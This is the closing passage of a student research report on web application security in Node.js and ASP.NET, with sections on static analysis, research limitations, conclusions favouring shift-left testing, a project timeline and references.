It is possible to detect vulnerabilities while coding without executing by implementing static analysis tools into your web applications. During my development of the two web applications, I used the Snyk database static analysis tool, which allows you to scan your application without executing your code. This tool can be used in both Node.js and ASP.NET and can be used to scan dependencies but more importantly it allows you to scan for security vulnerabilities in your source code. This allows you to check for security vulnerabilities such as security weaknesses, insecure code and vulnerabilities that may not be caught by the human eye. I recommend implementing this into any project to analyse your code and to determine how secure your code is.

Although this is a good start for application security it is still important to do manual tests and dynamic tests such as penetration testing to ensure comprehensive security of your web applications.

Limitations of Research

Small Sample Size

My first limitation of research was the relatively small sample size. Due to limited time and being a solo project, I was unable to generate more web applications using different programming environments. Having created more web applications, I would be able to analyse more environments allowing to create more examples to answer my research questions.

Time Constraints

Being given only 16 weeks to complete this research paper I was limited to how in depth I could go into each topic I presented. Cyber security in web applications is a deep topic which requires extensive research and with my limited time I was unable to go in depth in all areas I covered such as, cross-site scripting or SQL injection. This sections alone would require full research papers to cover in full. Given more time to do this research paper I could provide a more extensive exploration of these topics.

Specific to Node.js and ASP.NET

This research focused primarily on Node.js and ASP.NET. Security vulnerabilities that persist in these environments may not be relevant in other environments.

Conclusion

Overall, my research proved successful in understanding the need for change to the traditional testing methods and adopting a shift-left approach. Adopting this approach into a software development life cycle and prioritizing testing can greatly improve the overall security of your web application. By conducting testing throughout the whole development cycle, it allows you to identify and mitigate vulnerabilities from the very beginning of the cycle rather than the traditional phase of after deployment.

Also, during my research, I was able to identify the importance of choosing a programming language and environment for the overall security of your web application. Both node.js and ASP.NET can build secure web applications but out of the box ASP.NET excels in providing identity framework with authentication, authorisation and user role systems. These features are immediately available to the developer with great security features in place. ASP.NET is also supported by Microsoft who provides great support the frameworks and packages that are available to developers via the NuGet package manager. They ensure all packages are validated and updated regularly to ensure no vulnerabilities persist. Overall, during my research, I found ASP.NET to be the superior environment for building secure websites as it provides a robust and secure framework that incorporates many security features to developers.

In conclusion, making an informed decision regarding the programming language and environment, combined with adopting a shift-left approach into a software development life cycle, can greatly contribute to the effective mitigation of security risks. By applying testing and implementing security measures throughout all stages of the software development life cycle allows teams to develop robust and secure web applications in today's fast-paced software development environment.

Timeline






Figure 45. Project Timeline



Start	End	Duration	Label	Vert. Position	Vert. Line
10/04/2023	16/05/2023	36	Topic Research	-20	-20
10/04/2023	14/05/2023	34	Proposal	-35	-15
4/05/2023	16/05/2023	12	Application Design	-50	-15
16/05/2023	30/05/2023	14	Create Node.JS application	-65	-65
30/05/2023	14/06/2023	14	Create ASP.NET application	-75	-75
15/06/2023	30/06/2023	15	Test Vulnerabilties of applications	-85	-10
1/07/2023	15/07/2023	15	Complete Report of findings	-20	-20
16/07/2023	23/07/2023	7	Create Final Report	-30	-10
24/07/2023	30/07/2023	6	Create Presentation	-40	-10
			Insert new rows above this one		

Figure 46. Project Timeline Dates



Milestones

Date	Label	Position
14/05/2023	Proposal Hand In	30
14/06/2023	Finished Applications	25
30/06/2023	Tested Applications	15
30/07/2023	Submit	15
	Insert new rows above this one	

Figure 47. Project Milestone Dates

References

Abuhakmeh, K. (2023). *Securing Sensitive Information with .NET User Secrets*. Retrieved from blog.jetbrains: https://blog.jetbrains.com/dotnet/2023/01/17/securing-sensitive-information-with-net-user-secrets/

Bell, L. (2022). *Why we need to stop shifting cyber security left* . Retrieved from SafeStack: https://safestack.io/blog/secure-development-stop-shifting-cyber-security-left/

Bhatnagar, M. (2018). *Magic Lies here - Statically vs Dynamically Typed Languages.* Retrieved from Medium: https://medium.com/android-news/magic-lies-here-statically-typed-vs-dynamically-typed-languages-d151c7f95e2b

Bose, S. (2023). *Shift LEft Testing: What It Means and Why It Matters* . Retrieved from BroswerStack: https://www.browserstack.com/guide/what-is-shift-left-testing

Byte, N. (2020). *How a Hacker Could Attack Web Apps with Burp Suite & SQL Injection*. Retrieved from Youtube: https://www.youtube.com/watch?v=2oeCg8bj-4U

Learn, M. (2022). *CookieAuthenticationOptions.CookieSecure.* Retrieved from Learn Microsoft: https://learn.microsoft.com/en-us/dotnet/api/microsoft.aspnetcore.authentication.cookies.cookieauthenticationoptions.cookiesecure?view=aspnetcore-2.2

Lock, A. (2021). *An introduction to the Data Protection System in ASP.NET Core.* Retrieved from andrew lock.net : https://andrewlock.net/an-introduction-to-the-data-protection-system-in-asp-net-core/

Microsoft . (2023). *Prevent Cross-Site Request Forgery (XSRF/CSRF) attacks in ASP.NET Core*. Retrieved from Learn Microsoft: https://learn.microsoft.com/en-us/aspnet/core/security/anti-request-forgery?view=aspnetcore-7.0

Microsoft. (2022). *Introduction to Identity on ASP.NET Core.* Retrieved from Learn Microsoft: https://learn.microsoft.com/en-us/aspnet/core/security/authentication/identity?view=aspnetcore-7.0&tabs=visual-studio

Microsoft. (2023). *Configure ASP.NET Core Identity*. Retrieved from Learn Microsoft : https://learn.microsoft.com/en-us/aspnet/core/security/authentication/identity-configuration?view=aspnetcore-7.0

Microsoft. (2023). *Prevent Cross-Site Scripting (XSS) in ASP.NET Core*. Retrieved from Microsoft Documentation : https://learn.microsoft.com/en-us/aspnet/core/security/cross-site-scripting?view=aspnetcore-7.0

NetworkChuck. (2022). *SQL Injections are scary*. Retrieved from Youtube: https://www.youtube.com/watch?v=2OPVViV-GQk

Npmjs. (2020). *validatorjs*. Retrieved from npmjs: https://www.npmjs.com/package/validatorjs

Npmjs. (2022). *node.bcrypt.js*. Retrieved from npmjs: https://www.npmjs.com/package/bcrypt

OWASP. (2023). *Session Management Cheat Sheet.* Retrieved from Cheat Sheet Series : https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html

OWASP. (2023). *Testing for Reflected Cross Site Scripting.* Retrieved from owasp org: https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/07-Input_Validation_Testing/01-Testing_for_Reflected_Cross_Site_Scripting

Swigger, P. (2023). *Cross-site request forgery (CSRF)*. Retrieved from portswigger: https://portswigger.net/web-security/csrf

Vettivel, N. (2021). *PBKDF2 Hashing Algorithm* . Retrieved from nishothan-17.medium : https://nishothan-17.medium.com/pbkdf2-hashing-algorithm-841d5cc9178d